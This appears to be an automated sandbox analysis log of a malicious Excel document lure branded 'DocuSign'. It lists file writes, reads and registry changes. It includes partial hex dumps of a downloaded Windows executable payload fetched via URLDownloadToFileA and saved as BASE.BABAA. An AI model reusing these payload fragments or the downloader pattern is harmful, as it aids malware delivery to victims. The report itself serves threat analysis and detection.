73 00 03 00 00 00 01 00 00 00	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... DocuSign .....DocuSign.....DocuSign .....Work sheets.....	success or wait	1	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\57CE0000	unknown	2048	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\57CE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 47 01 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 44 01 00 00 45 01 00 00 46 01 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	.....>..... .....G..... .....D...E...F.....	success or wait	1	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\8[1].jjkes	unknown	743	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 2a 96 79 f9 4b f8 2a f9 4b f8 2a f9 4b f8 2a a2 23 fb 2b f3 4b f8 2a a2 23 fd 2b 7e 4b f8 2a a2 23 fc 2b eb 4b f8 2a 01 3b fc 2b f6 4b f8 2a 01 3b fb 2b e8 4b f8 2a a2 23 f9 2b fc 4b f8 2a f9 4b f9 2a 9a 4b f8 2a 01 3b fd 2b d8 4b f8 2a 4e 3a f1 2b f4 4b f8 2a 4e 3a f8 2b f8 4b f8 2a 4e 3a 07 2a f8 4b f8 2a 4e 3a fa 2b f8 4b f8 2a 52 69 63 68 f9 4b f8 2a 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........*.y.K.*.K.*.K.*.#.+.K .*.#.+~K.*.#.+.K.*.;.+.K.*.;. + .K.*.#.+.K.*.K.*.K.*.;.+.K.*N : .+.K.*N:.+.K.*N:.*.K.*N:.+. K.*Rich.K.*.......	success or wait	1	13FFF828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\8[1].jjkes	unknown	8184	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	1	13FFF828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\8[1].jjkes	unknown	4164	08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 a7 8d 4d f3 51 8b 4d 08 e8 e6 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 82 8d 4d f3 51 8b 4d 08 e8 bd 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 7c 8d 4d f3 51 8b 4d 08 e8 94 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 6e 8d 4d f3 51 8b 4d 08 e8 6b 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 8e 8d 4d f3 51 8b 4d 08 e8 42 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 f7 8d 4d f3 51 8b 4d 08 e8 19 13 08 00 8b 55 ec 83 c2 01 89	...U.....U..E.....E..E......E. ..M.Q.M.......U.....U..E.....E ..E......E...M.Q.M.......U.... .U..E.....E..E......E.|.M.Q.M .......U.....U..E.....E..E..... .E.n.M.Q.M..k....U.....U..E.. . ..E..E......E...M.Q.M..B....U .....U..E.....E..E......E...M.Q .M.......U.....	success or wait	1	13FFF828C	URLDownloadToFileA
C:\Users\user\BASE.BABAA	unknown	13091	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 2a 96 79 f9 4b f8 2a f9 4b f8 2a f9 4b f8 2a a2 23 fb 2b f3 4b f8 2a a2 23 fd 2b 7e 4b f8 2a a2 23 fc 2b eb 4b f8 2a 01 3b fc 2b f6 4b f8 2a 01 3b fb 2b e8 4b f8 2a a2 23 f9 2b fc 4b f8 2a f9 4b f9 2a 9a 4b f8 2a 01 3b fd 2b d8 4b f8 2a 4e 3a f1 2b f4 4b f8 2a 4e 3a f8 2b f8 4b f8 2a 4e 3a 07 2a f8 4b f8 2a 4e 3a fa 2b f8 4b f8 2a 52 69 63 68 f9 4b f8 2a 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....*.y.K.*.K.*.K.*.#.+.K .*.#.+~K.*.#.+.K.*.;.+.K.*.;. + .K.*.#.+.K.*.K.*.K.*.;.+.K.*N : .+.K.*N:.+.K.*N:.*.K.*N:.+. K.*Rich.K.*.....	success or wait	1	13FFF828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\8[1].jjkes	unknown	8184	89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 1b 8d 4d f3 51 8b 4d 08 e8 70 fe 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 38 8d 4d f3 51 8b 4d 08 e8 47 fe 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 74 8d 4d f3 51 8b 4d 08 e8 1e fe 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 a2 8d 4d f3 51 8b 4d 08 e8 f5 fd 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 b5 8d 4d f3 51 8b 4d 08 e8 cc fd 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 72 8d 4d f3 51 8b 4d 08 e8 a3 fd 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01	.U..E.....E..E.....E...M.Q.M ..p....U.....U..E.....E..E..... .E.8.M.Q.M..G....U.....U..E. .. ..E..E.....E.t.M.Q.M.....U. ....U..E.....E..E.....E...M.Q .M.....U.....U..E.....E..E.. ....E...M.Q.M.....U.....U..E .....E..E.....E.r.M.Q.M..... .U.....U..E....	success or wait	564	13FFF828C	URLDownloadToFileA
C:\Users\user\BASE.BABAA	unknown	26736	00 00 00 00 c6 45 f3 ef 8d 4d f3 51 8b 4d 08 e8 b9 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 c3 8d 4d f3 51 8b 4d 08 e8 90 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 0c 8d 4d f3 51 8b 4d 08 e8 67 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 b6 8d 4d f3 51 8b 4d 08 e8 3e 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 0c 8d 4d f3 51 8b 4d 08 e8 15 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 f3 8d 4d f3 51 8b 4d 08 e8 ec 02 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 fd 8d	.....E...M.Q.M.....U.....U.. E.....E..E.....E...M.Q.M..... ..U.....U..E.....E..E.....E.. .M.Q.M..g....U.....U..E.....E. .E.....E...M.Q.M..>....U..... U..E.....E..E.....E...M.Q.M. .....U.....U..E.....E..E..... E...M.Q.M.....U.....U..E.... .E..E.....E...	success or wait	10	13FFF828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\BASE.BABAA	unknown	836635	08 e8 05 ed ce ff 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 ec 8d 4d f3 51 8b 4d 08 e8 dc ec ce ff 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 30 8d 4d f3 51 8b 4d 08 e8 b3 ec ce ff 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 33 8d 4d f3 51 8b 4d 08 e8 8a ec ce ff 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 be 8d 4d f3 51 8b 4d 08 e8 61 ec ce ff 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 e0 8d 4d f3 51 8b 4d 08 e8 38 ec ce ff 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 b9 8d 4d f3 51 8b 4d 08 e8 0f ec ce ff 8b 55 ec	.....U.....U..E.....E..E.... ..E...M.Q.M.....U.....U..E.. ...E..E.....E.0.M.Q.M.....U .....U..E.....E..E.....E.3.M. Q.M.....U.....U..E.....E..E. .....E...M.Q.M..a....U.....U.. E.....E..E.....E...M.Q.M..8.. ..U.....U..E.....E..E.....E.. .M.Q.M.....U.	success or wait	1	13FFF828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\57CE0000	unknown	16384	success or wait	1	7FEEA859AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC284	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC40A	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC716	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC793	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3D9D	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F41D1	success or wait	1	7FEEA859AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	3	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC284	EC284	binary	04 00 00 00 F0 07 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 31 00 34 00 2E 00 31 00 38 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 52 CB 64 41 7A 07 D7 01 84 C2 0E 00 84 C2 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC40A	EC40A	binary	04 00 00 00 F0 07 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 31 00 33 00 31 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 13 11 AD 44 7A 07 D7 01 0A C4 0E 00 0A C4 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 